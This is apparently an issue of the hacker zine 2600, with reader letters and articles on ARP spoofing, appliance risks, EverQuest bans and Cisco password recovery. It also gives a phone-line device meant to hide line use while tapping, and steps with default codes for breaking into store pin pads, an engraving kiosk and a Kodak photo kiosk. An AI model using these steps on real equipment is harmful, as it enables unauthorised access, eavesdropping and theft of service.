I'm a longtime reader of your zine. Anyhow, just wanted to express my thoughts to all of you for keeping it real over the past years.

Josef Trimpert

Department of Justice

Civil Division

Commercial Litigation Branch Fraud Section

Either someone is really good at forging mail headers, somebody managed to hack into this person's account, or the DOJ is actually hiring human beings. We're willing to entertain any of these possibilities.

Dear 2600:

I was quite surprised when I read your inspirational music section of 18:1 and saw the band Sentridoh. I've been a fan of Sentridoh, also known as Lou Barlow, for many years. Finally, some computer geeks besides myself who also like 4-track acoustic indie music! I've always liked Barlow's music because of its honesty, which is also why I enjoy 2600. I'd suggest to other readers of 2600 to check out Sentridoh (or his main band, Sebadoh) and other indie music, because that's the best way to find real, good, honest music! Visit your local indie record shop today.

Akolade

Dear 2600:

I visited New York last week and finally got to listen to *Off The Hook*. You have a great show. Soon I

Continued on page 48

Compromising Internet Appliances

by Plex Inphiniti

With today's technology and today's commercialism the Internet has become larger than any other of mankind's creations. And everyone wants to be on it. People are rushing out to buy computers for the sole purpose of "getting on the net." With this bursting of wired technology and international networking, common everyday devices are now being made with interfaces to work through the Internet. With these new implementations comes the inevitable security risks that come with every system on the net.

For example, there are several exercise devices that can be connected to the Internet, thus allowing the user to have a virtual trainer online guiding them and controlling their device. There are automated workouts that people can run through this company's website, www.ifit.com.

Web servers have been known to have exploits, allowing attackers to gain access to the system and permitting them to change any file on the server, including the graphics files that are used to control the exercise equipment during automated workouts. If an attacker was to alter these workouts to force the runner to keep up a pace of 15 mph at a 20 percent incline, thousands of 50 year olds across the nation would either have a heart attack or fall off the speeding treadmill and hurt themselves.



Another fine example of a device that could be compromised is that of i-ready sexual devices. One such company, at www.safesex-plus.com/pages/SSP_Converter.html sells a device that attaches to your monitor. The box reads two parallel boxes that range from black to white. The intensity of whiteness controls the intensity of the vibration/suction etc. All the attacker would have to do is replace the adjustable java applet with an animated gif that alternates the extremes (black and white) which

would cause the devices to switch between off and high speed quickly, possibly burning out the device, but definitely annoying or harming the user.

A final example is that of Internet appliances meant to reside in the kitchen of the house, allowing the user to listen to streaming music, browse sites (perusing a recipe or two), watch DVDs, and monitor other appliances in the kitchen. The last option is the most vulnerable. At this time I believe it can only monitor the devices, but if an attacker broke into the appliance, they could possibly modify the software that monitors and calibrate it incorrectly, thus causing the turkey that is supposed to be finished cooking in one hour to remain in the oven for three hours before the user is alerted that it is done. Of course, fires/mess could ensue also.

These are just several of the existing devices that today could be exploited. In the next couple of years you can expect to see more and more of these "Internet ready" appliances appearing in people's homes. Manufacturers of these appliances will face a whole new horror as consumers bring up lawsuits for loss of life, limb, or property due to a device being compromised.

Greetz to Krometek, Lord Maetrics, Fatal_Error, Blink, Hyberboy, Krytical, The Trunk Toaster, and Heretic.



An Introduction to ARP Spoofing



by Sean Whalen
arpspoof@gmx.net

This article deals with the subject of ARP spoofing. ARP spoofing is a method of exploiting the interaction of IP and Ethernet protocols. It is only applicable to Ethernet networks running IP.

Anyone with basic networking experience can understand key points of the subject. Knowledge of the TCP/IP reference model is vital to full understanding, as is a familiarity with the operation of switched and non-switched networks. Some background will be presented in the "Introduction" section, but experienced readers may wish to skip to "Operation".

Introduction

A computer connected to an IP/Ethernet LAN has two addresses. One is the address of the network card, called the MAC address. The MAC, in theory, is a globally unique and unchangeable address which is stored on the network card itself. MAC addresses are necessary so that the Ethernet protocol can send data back and forth, independent of whatever application protocols are used on top of it. Ethernet builds "frames" of data, consisting of 1500 byte blocks. Each frame has an Ethernet header, containing the MAC address of the source and the destination computer.

The second address is the IP address. IP is a protocol used by applications, independent of whatever network technology operates underneath it. Each computer on a network must have a unique IP address to communicate. IP addresses are virtual and are assigned via software.

IP and Ethernet must work together. IP communicates by constructing "packets" which are similar to frames, but have a different structure. These packets cannot be delivered without the data link layer. In our case they are delivered by Ethernet, which splits the packets into frames, adds an Ethernet header for delivery, and sends them down the cable to the switch. The switch then decides which port to send the frame to, by comparing the destination address of the frame to an internal table which maps port numbers to

MAC addresses.

When an Ethernet frame is constructed, it must be built from an IP packet. However, at the time of construction, Ethernet has no idea what the MAC address of the destination machine is, which it needs to create an Ethernet header. The only information it has available is the destination IP from the packet's header. There must be a way for the Ethernet protocol to find the MAC address of the destination machine, given a destination IP.

This is where ARP, the Address Resolution Protocol, comes in.

Operation

ARP operates by sending out "ARP request" packets. An ARP request asks the question, "Is your IP address x.x.x.x? If so, send your MAC back to me." These packets are broadcast to all computers on the LAN, even on a switched network. Each computer examines the ARP request, checks if it is currently assigned the specified IP, and sends an ARP reply containing its MAC address.

To minimize the number of ARP requests being broadcast, operating systems keep a cache of ARP replies. When a computer receives an ARP reply, it will update its ARP cache with the new IP/MAC association. As ARP is a stateless protocol, most operating systems will update their cache if a reply is received, regardless of whether they have sent out an actual request.

ARP spoofing involves constructing forged ARP replies. By sending forged ARP replies, a target computer could be convinced to send frames destined for computer A to instead go to computer B. When done properly, computer A will have no idea that this redirection took place. The process of updating a target computer's ARP cache with a forged entry is referred to as "poisoning."

Attacks Sniffing:

Switches determine which frames go to which ports by comparing the destination MAC on a frame against a table. This table contains a list of ports and the attached MAC address. The

table is built when the switch is powered on, by examining the source MAC from the first frame transmitted on each port.

Network cards can enter a state called "promiscuous mode" where they are allowed to examine frames that are destined for MAC addresses other than their own. On switched networks this is not a concern, because the switch routes frames based on the table described above. This prevents sniffing of other people's frames. However, using ARP spoofing, there are several ways that sniffing can be performed on a switched network.

A "man-in-the-middle" attack is one of these. When a MiM is performed, a malicious user inserts his computer between the communications path of two target computers. Sniffing can then be performed. The malicious computer will forward frames between the two target computers so communications are not interrupted. The attack is performed as follows (where X is the attacking computer, and T1 and T2 are targets):

X poisons the ARP cache of T1 and T2.

T1 associates T2's IP with X's MAC.

T2 associates T1's IP with X's MAC.

All of T1 and T2's IP traffic will then go to X first, instead of directly to each other.

This is extremely potent when we consider that not only can computers be poisoned, but routers/gateways as well. All Internet traffic for a host could be intercepted with this method by performing a MiM on a target computer and the LAN's router.

Another method of sniffing on a switched network is MAC flooding. By sending spoofed ARP replies to a switch at an extremely rapid rate, the switch's port/MAC table will overflow. Results vary by brand, but some switches will revert to broadcast mode at this point. Sniffing can then be performed.

Broadcasting:

Frames can be broadcast to the entire network by setting the destination address to FF:FF:FF:FF:FF:FF, also known as the broadcast MAC. By sweeping a network with spoofed ARP replies which set the MAC of the network gateway to the broadcast address, all external-bound data will be broadcast, enabling sniffing.

If a host were to listen for ARP requests and generate a reply containing the broadcast address, potentially crippling amounts of data could be broadcast on large networks.

DoS:

Updating ARP caches with non-existent MAC addresses will cause frames to be dropped. These could be sent out in a sweeping fashion to all clients on the network in order to cause a Denial of Service attack. This is also a side effect of post-MiM attacks, since targeted computers will continue to send frames to the attacker's MAC address even after they remove themselves from the communication path. To perform a clean MiM attack, the target computers would have to have the original ARP entries restored by the attacking computer.

Hijacking:

Connection hijacking allows an attacker to take control of a connection between two computers, using methods similar to the MiM attack. This transfer of control can result in any type of session being transferred. For example, an attacker could take control of a telnet session after a target computer has logged in to a remote computer as administrator.

Cloning:

MAC addresses were intended to be globally unique identifiers for each network interface produced. They were to be burned into the ROM of each interface, and not be changed. Today, however, MAC addresses are easily changed. Linux users can even change their MAC without spoofing software, using a single parameter to "ifconfig", the interface configuration program for the OS.

An attacker could DoS a target computer, then assign themselves the IP and MAC of the target computer, receiving all frames intended for the target.

Tools

ARPoison: <http://web.syr.edu/~sabuer/arpoison/>

ARPoison is a command line tool for UNIX which creates spoofed ARP replies. Users can specify the source and destination IP/MAC addresses.

Ettercap <http://ettercap.sourceforge.net>

Ettercap is a powerful UNIX program employing a text-mode GUI, easy enough to be used by "script kiddies." All operations are automated, and the target computers are chosen from a scrollable list of hosts detected on the LAN.

Ettercap can perform four methods of sniffing: IP, MAC, ARP, and Public ARP. It also automates the following procedures:
Injecting characters into connections.
Sniffing encrypted SSH sessions.
Password collection.

OS fingerprinting.
Connection killing.

Parasite:

Parasite is a daemon which watches a LAN for ARP requests and automatically sends spoofed ARP replies. This places the attacking computer as the MiM for any computer that broadcasts an ARP request. Eventually, this results in a LAN-wide MiM attack and all data on the switch can be sniffed.

Parasite does not do a proper cleanup when stopped. This results in a DoS of all poisoned computers because their ARP caches are pointing to a MAC address that is no longer forwarding their frames. Poisoned ARP entries must expire before normal operation can resume.

Defenses

There is no universal defense against ARP spoofing. In fact, the only possible defense is the use of static (non-changing) ARP entries. Since static entries cannot be updated, spoofed ARP replies are ignored. To prevent spoofing, the ARP tables would have to have a static entry for each machine on the network. The overhead in deploying these tables, as well as keeping them up to date, is not practical for most LANs. Also of note is the behavior of static routes under Windows. Tests found that Windows still accepts spoofed ARP replies and updates the static entry with the forged MAC, sabotaging the purpose of static routes.

MAC cloning can be prevented by a feature found on high-end switches called Port Security (also known as Port Binding or MAC Binding). Port Security prevents changes to the MAC tables of a switch, unless manually performed by a network admin. It is not suitable for large networks, or networks using DHCP. Port Security does not prevent ARP spoofing.

Aside from these two methods, the only remaining defense is detection. Arpwatch is a free UNIX program which listens for ARP replies on a network. It will build a table of IP/MAC associations and store them in a file. When the MAC address associated with an IP changes (referred to as a flip-flop), an email is sent to an administrator.

Tests showed that running Parasite on a network caused a flood of flip-flops, leaving the MAC of the attacker present in Arpwatch's emails. Ettercap caused several flip-flops, but would be difficult to detect on a DHCP-enabled network where flip-flops occur at regular intervals.

MAC cloning can be detected by using RARP (Reverse ARP). RARP requests the IP address of a known MAC address. Sending a RARP request for all MAC addresses on a network could determine if any computer is performing cloning, if multiple replies are received for a single MAC address.

If a MAC flood is performed and the switch reverts to broadcast mode, a computer will have to enter promiscuous mode to examine the broadcast frames. Many methods exist for detecting machines in promiscuous mode. These can be found in the sniffing FAQ, at <http://www.robertgraham.com/pubs/sniffing-faq.html>. Note that you can perform ARP spoofing without being in promiscuous mode since redirected frames will be routed to your MAC.

It is important to remember that operating systems have their own TCP/IP stacks and Ethernet cards have their own drivers, each with their own quirks. Even different versions of the same operating system have variations in behavior. Solaris is unique in its treatment of ARP replies. Solaris only accepts ARP updates after a timeout period. To poison the cache of a Solaris box, an attacker would have to DoS the second target machine in order to avoid a race condition after the timeout period. This DoS may be detected if the network has an Intrusion Detection System in place.

Closing

ARP spoofing is one of several vulnerabilities which exist in modern networking protocols, which allow a knowledgeable individual free reign over a network. IP spoofing, TCP sequence prediction, and ICMP redirects are just a few examples of other current weaknesses in these protocols. It is unlikely that these problems will be addressed until they are abused on a wide enough scale to force a change in the status quo. The problem is poised to grow as broadband Metropolitan Area Networks are implemented using Ethernet as the protocol of choice.

Information in this article was heavily influenced by the Ettercap and Parasite projects. Proof of concept tests were performed with the tools mentioned here, against Linux, Windows NT, and Windows 2000 machines.

OFFSET HACKING OR how I got banned from everquest

by Darbycrsh

Offset hacking - the process of finding out which offsets affect what using a hex editing utility like Winhack or Soft Ice - has been around for a long time. Games like Diablo have been quite well known for it. However, they never seemed to ban players for it. As a matter of fact with Diablo 2, they made everything server side to stop that practice. But in the spirit of good fun they still have their open battlenet which still can be modified and offers that option of play to others who want to play that way.

In all honesty probably every online game that's out there gets hacked. Why not? It's fun. Typically it starts off with most people the same way. They play the game a long time, then get bored. Then they start to try and figure out ways to hack the game. Think of it - you don't have to worry about going to jail and you still have the pleasure of beating the system. Considering most of the people who do it are powergamers and put enough money into these game companies' pockets, the companies usually don't care that much about it.

Then along comes Verant Inc. with their all dictating Everquest game or Evercrack as most like to call it. First off, let me state this company has probably had the worse level of customer support right from the start. Their so-called guides are rarely ever on and usually will say they need to refer you to a senior gm who is never on. Not to mention all the bugs they still haven't fixed. Come on, after two years you would think they'd get it right.

Obviously, you bring all these elements together and of course now offset hacking Everquest seems like a mighty attractive proposition. And you may even think they don't care since they obviously don't care enough about good customer service. Wrong. Warning signs of their attitude about any applications came when Ben Ziegler came up with a macro utility to make game play better. It was called EQ Macros. He was stopped in his tracks as you can see from this quote from his website: "EQ Macros is temporarily on hold - it is not being sold or developed. John Smedley, CEO of Verant, sent me an email and requested that I stop work on EQ Macros. I responded asking him to consider developing a 3rd party developer support program, like Origin's UO Pro program, so that we could work together on improving the EQ gaming experience. I then received communications from Ver-

ant's lawyer asking me to cease & desist such activities."

What's also interesting is that Verant wanted to be able to scan your PC for third party apps. They changed their minds after users protested. It would have required users to allow Verant to upload any data that could "interfere with the proper operation of EverQuest."

Now the thing to keep in mind is that the offset hacking is going on at the *client end* of the game which sits on your hard drive. So what Verant is implying is that you can't sniff or look at something that is on the PC that you bought. Also consider the fact that you bought the software as well as paying a \$10 a month subscription fee.

Recently Verant and their Nazi squad banned over 300 accounts for hacking. Now when people asked for proof they received some nice form letters. Live human contact was not offered. Many users were first greeted with this email.

"It is my regretful duty to inform you that your Everquest account, _____, has been banned for violating our Everquest Rules of Conduct and our EverQuest User Agreement and Software License, to which you have affirmatively agreed to abide by each and every time you play EverQuest. The use of a third party program to alter your gameplay is not tolerated and as such has warranted the removal of your access to the game.

"If you have any questions or concerns regarding this action please feel free to contact eqaccountstatus@station.sony.com. As a result of this action the registered credit card will no longer be billed for the EverQuest subscription fee.

"We thank you for your past patronage."

Now granted we all knew the risks and we paid the price. But what I find interesting is that they will not offer proof to back up their claim that you were hacking. Which leads me to believe that they are doing some kind of client side scanning. I do know some innocent bystanders did get banned. If Verant Interactive is not going to offer up proof of how they know your hacking, I think they should restore your account. Or is the real truth that they are scanning your PC which is an invasion of your privacy?

I think the mass bannings with no offering of evidence is almost the same as Kevin Mitnick's case. What's the world coming to when some gaming company can get away with this shit? Saying the customer is always right definitely does not apply to Verant.

One thing the company doesn't realize is that while it's only \$10 a month, the time put into building up those characters was a lot more than that. The fact that Verant is not showing how they caught you and just answering with a form letter is BS.

I will end this with a post that John Smedley himself put on the Hackerquest board.

This message is addressed to those of you that are attempting to hack EverQuest:

Read other messages on this board VERY carefully. You will find that a large number of people are being banned today.

We have been logging things on the server for some time and will continue to do so in the future. If you hack, you will be caught, and you will be banned. It's that simple.

Regards,

John Smedley

Chief Operating Officer

Sony Online Entertainment

By the way, the thing he claims about logging is BS. If they were logging as they claimed, my friends would have been banned as well. But they were fortunate enough to be out of town during that week.

Invisible

by Lucky225

Lucky225@verizonfears.com

The invisible box will make it so that when you pick up a phone on your phone line any of those in-use lights that tell if an extension phone is picked up won't light.

Theory

The theory is based off the same principles as the infamous black box that used a 1.8k resistor to keep the phone line at 50v when you pick up. It actually still works, but because of modern switching the voice path is cut off from the party calling you, and the phone company doesn't allow a voice connection anymore until your phone goes off hook and there's supervision. The invisible box works by using high resistance to keep the voltage at about 20 volts. This is accomplished by placing a resistor of about 470ohms in series with your phone. The phone is approximately 215ohms and draws 28ma of current, which means when your phone is off-hook there are approximately 6 volts on the phone line. When you place the resistor in series with the phone line, there is a total resistance of 685ohms. Using ohm's law, 685 ohms times 28ma gets you 19.2 volts! So the resistor keeps the phone line at about 20 volts, and most in use lights only go off when there are about 15 volts or less on the phone line.

Construction

You will need a phone cord and a 470ohm resistor (yellow, purple, brown). You can get the resistor in a five-pack at Radio Shack for \$0.49. It wouldn't hurt to have some wire strippers and possibly electrical tape or solder. Strip the phone cord in the middle. Don't cut the modular jacks off.

You'll see four or two wires, usually black, red, green, and yellow. Don't worry about the black and yellow wires. In fact, cut them off as they'll get in the way. Leave the green wire alone. That's the positive wire, and since current flows from negative to positive and we're trying to oppose current so the voltage won't drop, we leave it alone! Finally, cut the red wire (that's the negative!) in half and strip both ends. You're going to insert the resistor here.

Conclusion

That's it. Pretty simple huh? You might be thinking that maybe there is no real use for this because all it does is make it so that an in-use light doesn't light when you pick up the phone. But think of the possibilities. You could go beige boxing with this box and it might save you if the person you're being off of has an in-use light and they always look at it to see if their kid is on the phone. Because of your trusty invisible box hooked up to the phone line, that light never comes on and they never pick up to yell at who they think is their kid. Personally, I use it when I'm talking on my phone line but want to use my main line to go on the Internet. My mom is always checking that damn in-use light and yelling at me, "You're on the Internet with my phone line! *Get off now!*" *Ha-ha!* Now she'll never know! The sad thing is I bet this even bypasses those lame \$200 phone tap detectors you always see on TV.

Greets: Yari my beloved!, Spoon!, Pooly, BigB9000, Xhype, Gizmo, Morbid Angel, Lanco-mandr, phlux, cry0, sincron, Omega2, and anyone else I left out!

bypassing Cisco ROUTER PASSWORDS

by Nickels I

This is pertaining to Cisco 2500/2600 series routers and the password bypassing of them. There are two modes that you can use on a Cisco router: privileged/enabled and user. User mode allows simple commands like ping to be used, but does not allow global configuration of the router. The problem is that you need a password to get into privileged mode and to make configuration changes. The bypassing of this password is what the focus of this article will be.

Cisco routers - 2500/2600 series that is - contain a 16 bit register that basically controls how the router will boot. The default register setting is 0x2102, which means that the router will load the configuration contained in the NVRAM, know as the startup config. What we will do is tell the router to ignore the configuration in the NVRAM so that it will also ignore the password to get into privileged mode. The register setting to ignore the contents in NVRAM is 0x2142.

This is how we go about changing the register setting. We switch the router off (this has to be done in person, not remotely), and then back on. Within the first 30 seconds, we enter a break command (ctrl+break) which will take us to one of the two prompts:

for a 2600 router: "rommon 1 >"

for 2500 router: ">"

"rommon 1 >0x2142"

"rommon 1 >reset" for the 2600 router.

">o" This will give you options to turn certain bits

"on" or "off". The one we are going to select is the 6 bit, so:

">o/r 0x2142"

">i" which will change the register to ignore NVRAM and reboot the 2500 router.

When the router reboots, it will ask you if you want to enter setup mode. Choose no to get into user mode. Now we have a clean sheet to work with. No passwords are set and no configurations are set - those are still in the NVRAM. However, we can enter privileged mode with no password. Use the command "router>en" and that will put us into privileged mode. We now load the configuration that is in the NVRAM to RAM (running-config) with the command: "router#copy start run". This will put all the original configurations on the router and you will be in privileged mode with free reign. One thing you must do is change the register back to the original configuration so that the router will load the contents in NVRAM on next boot. Do that with the command: "router#config t"

"router(config)#config-register 0x2102"

Now there are all kinds of things you can do once in privileged mode: change the privilege mode password, set up telnet passwords so that you can connect remotely, and many others. Once you have made your changes, issue the command: "router#copy run start"

This will save your changes to NVRAM so they will be loaded next boot.

Hacking Retail Hardware

by dual_parallel

dual_parallel@hotmail.com

These hacks deal with retail systems: customer-operated and point-of-sale (POS) hardware. Actually, these hacks are the beginnings of hacks; all key presses and codes were discovered one time through a line.

The first piece of POS hardware is the VeriFone PinPad 1000 (<http://vnibankcard.com/products/verifone-pinpad1000.htm>). The PinPad utilizes derived unique key per transaction (DUKPT) or master/session key management. This simple hack deals with the Master/Session management technique. A master key resides in the pad and a session key is generated for each transaction, ensuring accuracy. To access the master key, press the four corner buttons simultaneously - 1, 3,

CLEAR, and ENTER. "WHICH MKEY?" appears. Enter any number and "ENTER OLD MKEY" appears. The next step in PinPad exploration would be social engineering the number of digits in the Mkey or the Mkey itself, either from the establishment or a VeriFone vendor. Brute force would be pretty difficult without knowing how many digits comprised an Mkey.

The next piece of POS hardware is the pin pad at every register of your favorite store, Wal-Mart. (These pin pads see a lot of action with a Wal-Mart opening every two business days.) Access the not-to-be-seen screens by pressing the top left arrow button and bottom right ENTER button simultaneously. You'll get:

CM2001I

256k V1.40

SM V5.4

and then:

Enter password

The ever-popular "1234" begets:

Validating app

then:

EFT prog: 0028

EFT parm: 0032

Hitting the red CANCEL button after the password prompt shows the following info:

Program	Release
WALUSA1	1.42

The pad resets quickly, so the order of the data might not be correct. In fact, I don't know what any of this data means.

The final hack is akin to owning a Create-A-Card machine. At your local Sears Watch Service, you might find a touch screen terminal called Quick-Scribe, by Axxess Technologies (<http://axxessstech.com/qs/default.htm>). This is a consumer-operated terminal that personalizes, by engraving, trinkets and gifts. Upon first inspection, you'll notice the telltale signs of Microsoft: a grayed-out scroll bar and the bottom of a Windows style bar. So with a little time, you're sure to own this box.

Start by grabbing the screen with both hands, thumbs at each top corner. Now press the top corners simultaneously, quickly, and repeatedly (hey, it worked for me). You should get a white screen with four 0-9 numeric keypads, begging for you to enter the four-



digit pass code. With 10^4 possibilities, start with the obvious. "1234" didn't work, but "1111" did. This brought up the best screen of all - a white screen appeared with "PRIVILEGED ACTIVITIES" across the top. Sounds good. The commands under it were:

View Log Files (Details)

View Log Files (Summary)

Engraver Utilities

Change Stock

Change Peripheral Configuration (future)

Modify Site Specific Data (future)

Run Diagnostics (future)

Complete Problem Report (future)

Capture Data

Merchant Summary Report

Restart Application

The last command will get you what you want in the NT desktop. Touch Restart Application and the desktop will appear. Quickly pop up the Start menu and it should persist as the Quick-Scribe app restarts. From here you can do as you please.

(Axxess Technologies has another line of engraving machines called Quick-Tag, targeted at the pet owner market.)

To further your exploration into the devices of capitalism (including default passcodes), check out the FAQ's at <http://www.magtek.com>. And share your experience and knowledge with others.

(Thank you Luscious.)

HACKING

Kodak Picture Maker:

by deadcode

deadcode@phreaker.net

Your first question, I'm sure, is what the hell is it? Kodak Picture Maker is a Sun powered computer used to scan images, edit images, and print them out on really high quality paper. You can retrieve your pictures that you want to print from a variety of sources, including PCMCIA, 3.5" floppy, and CD-ROM. It is operated by a touch screen and if you don't like the way the screen is calibrated, by all means reach down to the slot where you get your pictures out of, and turn the switch on the right hand side off and on. It takes between 10 and 15 minutes to boot up though.

To find one in your area, try: <http://www.kodak.com/cgi-bin/webWhereToBuy.pl?form=name-Only&productGroupCode=27>

Why Would I Want To Hack It?

Because it has pretty colors on it and makes noise. Also, I believe it infringes on your privacy without

letting you know. Whenever you print something off of it, it requires a password. The clerk or store manager puts the password in and your print comes out. They don't mention that they save a copy of what you printed to an internal hard drive on the unit. You can view these by touching "Print Previous Pictures" on the menu.

How To Hack It

There are essentially two passwords for the system, one to get into setup and one to print pictures. Shoulder surfing the password for printing is easy, since it's a touch screen, and when the operator presses the button on the screen, it depresses. You will now be able to print as much as you like and copy images to floppy. Why pay \$5 for their floppy when you can use yours for 30 cents? The setup password, nine times out of ten, is the store number of whatever facility you are in. The store number can usually be found on a receipt, or if you don't mind seeming conspicuous, you can just ask for it.



Continued from page 39

will have a high-speed Internet connection and will listen every week. Anyway, at one point you read a letter and said you receive many similar letters which say that you should expect to be treated unfairly by the government so you should quit bitching and complaining about it. In reply, I would like to give a quote that was on the wall in my high school. I think it was Martin Luther King Jr. "Our lives begin to end the day we become silent about things that matter." So keep bitching.

ratner

You can count on it.

Dear 2600:

I noticed that on the cover of 18:2, the truck had IP ranges on its window. So I did a reverse DNS lookup on a computer in each range and found all were registered to Ford Motor Company. Nice one.

Omega Red

We had no idea.

Dear 2600:

What little individuality and independent thinking I've managed to wrest from this society was stimulated by early exposure to Pacifica radio. From that foundation I've managed to build upon such radical ideals as conviction, awareness, communication, and open-mindedness. I am sickened by the WBAI crisis but it serves as a wake up call to all those who enjoy provocative thought and the opportunity to participate in the salvation of *free speech*. Viva 2600!

iceplant999

If WBAI and Pacifica weren't valuable, the crisis would have ended quickly. Listeners hold the key as to how this will play out. For more info, visit www.wbai.net, www.savepacific.net, and www.pacificacampaign.org.

Dear 2600:

As an attorney dedicated to freedom of speech and dignity of human beings (albeit from a labor perspective), I think you guys rock. Keep it up!

Michael Piacsek
Assistant Counsel
National Treasury Employees Union
South Africa

Article Feedback

Dear 2600:

As I am one of the people who helped implement the Microsoft Script Encoder I was amused by Mr. Brownstone's article on "breaking" it in 18:1. I have a few comments. I apologize in advance if this gets a little long - there are a considerable number of points to address.

1) Mr. Brownstone conjectures that the encoder was implemented by "Bill Gates' little nephew." The Microsoft Script Encoder was not implemented by any relative of Bill Gates. It was implemented by members of the Windows Script Technologies team, myself included. Note also that Bill Gates has no siblings and hence has no nephews.

2) Your article is not exactly timely. I received a correct decoding algorithm from a hacker less than a week after we first put the code up on the web. I have received several more since then. We shipped the Encoder in 1998. This is very old news.

3) Mr. Brownstone correctly notes that "a COM object that does the encoding shipped with IE5.0, so reverse-engineering this will reveal the algorithm." It bears pointing out that IE5 also shipped with an object that decodes the ciphertext - obviously the VBScript and JScript engines are such objects as they compile the plaintext. Note that this is a good reason to keep the encoding simplistic. At some point the plaintext must be in memory on the machine running the encoded script. Anyone wishing to read the plaintext need only attach a debugger to the process and step until the address of the plaintext is pushed onto the stack. Faced with this fact obviously implementing a cryptographically secure encoding algorithm would be a waste of developer time.

4) Mr. Brownstone asks "if it is about preventing casual viewing, what's wrong with... a simple XOR?" This is a good question. Had he or the editors of 2600 taken the time to ask me beforehand, then I could have explained the design criteria for the encoder before you went to press.

First, we needed an encoding algorithm which was small, fast, worked well with both low-ASCII and Unicode text, one not *utterly* trivial to decode and one which also did not make a ciphertext much larger than the plaintext. It must also be *guaranteed* to never produce a ciphertext containing "</script>" or other HTML/ASP tags, for reasons which should be obvious. It must also have no export restrictions. These criteria immediately rule out Mr. Brownstone's suggestions (XOR, uuencode, base64, URL-encoding) and quite a few others that we considered.

Second, the question makes an unwarranted assumption. The purpose of the Script Encoder is *not* simply to prevent casual viewing. That certainly is one purpose, but it is far from the only purpose or even the most important purpose. Consider this scenario: a developer creates a solution for a customer using some script technology - perhaps a set of Active Server Pages or some complex DHTML code with lots of scripting. The developer then licenses the technology to a customer under a contract which states that the customer will not modify the code and will not take sections of the developer's code out to use for their own purposes. Suppose furthermore the customer violates the terms of the contract and the developer sues. Imagine the developer standing in front of the judge saying, "Well, I gave them all the source code in plain text but I put a comment in it saying 'Please don't read this.'" Compare that to the developer saying, "I gave them the source code in an encoded format. The fact that they have modified and resold my code indicates that they must have implemented a special tool to deliberately break the encoding and thereby break their licensing agreement. This was no accidental glance at the source code but rather a deliberate attempt to defraud me."

The latter is obviously a much stronger legal posi-

tion. Even a simple encoding easily broken by anyone who knows a little cryptography is far, far superior to plaintext in this situation. This puts script writers on the same legal footing as more traditional solution providers who have "you will not reverse-engineer the object code" contracts - clients who implement Java-bytecode-to-Java reverse-compilers and use them are in violation of their contracts.

This scenario and similar intellectual-property protection scenarios were the primary scenarios driving the implementation of the Microsoft Script Encoder. That it also allows web developers to hide their scripts from prying eyes was a frequently requested feature but certainly not the scenario that motivated the implementation. It is a mischaracterization to state that *security* is the primary scenario - *legal recourse* is the primary scenario. We had many meetings with ASP solution providers and other professional script authors to determine their needs before we designed and implemented the Encoder.

5) Mr. Brownstone states "Microsoft recommends using the Script Encoder to obfuscate your ASP pages so in case your server is compromised the hacker would be unable to find out how your ASP applications work." Protecting the intellectual property contained in the scripts on servers compromised by malicious hackers was not a scenario that the development team ever even considered, for obvious reasons. If the server is compromised then, the source can be stolen and decoded at the hacker's leisure. Furthermore if your server is compromised, then you have far more serious problems to cope with than having your scripts stolen.

I have made a brief search and I am unable to find anywhere in our documentation where we recommend this. I certainly have never recommended it myself. We recommend obfuscating your ASP pages so that if someone steals them, modifies them, and resells them, then you can sue them and have some hope of winning. If you can send me a URL to a Microsoft document which recommends this, then I will personally see to it that it is corrected. I apologize for the error - it is my job to review the documentation for mistakes like this and apparently I was not as diligent as I ought to have been. (If you cannot, then I'm interested to know why you're making this statement and would appreciate a clarification.)

6) Mr. Brownstone states: "Microsoft should encourage programmers to find other ways to store their... sensitive data... an algorithm... that needs to be hidden is just a bad design." I agree absolutely and I have advocated exactly this position to every one of the hundreds of programmers who have ever asked me about the Script Encoder. In fact, I wrote a FAQ on the subject a long time ago which is still occasionally reposted to the Microsoft Scripting newsgroups. To accuse me and the rest of the development team of advocating "security through obscurity" is therefore rather unfair. There is no perfect way to protect script-based intellectual property. We do not claim to provide one. Rather, we have a simple tool that (a) will stop the 99+ percent of the population who have no cryptography skills from reading the code, and (b)

provides script authors with a similar legal footing as traditional programmers have had for years.

Finally: If Mr. Brownstone or the editors of *2600* (or anyone else for that matter) has more questions or comments about any Microsoft Script technology, then please don't hesitate to email me (preferably *before* you publish articles about them - it will save time for all of us.)

I would be personally interested if any of you had comments on the cryptographically secure digital signing which I've implemented in Windows Script Host version 5.6. (Currently in beta, see msdn.microsoft.com/scripting for details.)

Eric Lippert

Dear 2600:

In 18:1 you published two articles on the "liberation" of computer terminals. Now, unless I missed something in philosophy class, there's nothing unethical about purchasing some equipment, renting some public space, and charging people to use the computer you've purchased.

In the same volume, you respond to Wax, who says that he pinched his copy of *2600*, by saying "Stupid shit like this is enough to ensure that stores either keep us behind the counter or stop carrying us altogether."

I guess we've exposed the hacker ethic for what it is: property rights for us (the techno-elite) and a resounding Fuck-Off! to everyone else.

You seem to be confused about the meaning of "liberation." These articles were not telling you how to steal something but rather how to manipulate the technology a bit. That is, after all, what we exist to do. Maliciousness, and that includes physically taking things that don't belong to you, have always been condemned.

Surprises

Dear 2600:

Here's something nifty:
Go to www.google.com and search for something. Then, when the search results come back, go to the bottom of the page and select "Google in Your Language". When the page loads, select "Hacker". You can now search like a 37337 hax0r d00d.

binary

Oh joy.

Dear 2600:

Your magazine (to which I am a dedicated and satisfied subscriber) was mentioned in a pretty cool web comic called "8-bit Theatre" that I read now and again. The URL of the comic's main site is www.nuklearpower.com and the URL of the comic in which you were mentioned is www.nuklearpower.com/comic/058.htm. Nothing really technical about it (although it is about a lot of old Nintendo characters) - I just wanted to tell you about it because I know how interested you are in things that involve you.

Iamnoone

Dear 2600:

Check out who registered fordsucks.com. It was Ford itself.

Bill

Not really. They sued the poor guy who dared to register it as an expression of free speech. They won. And that's why we have fordreallysucks.com.

Quest For Knowledge

Dear 2600:

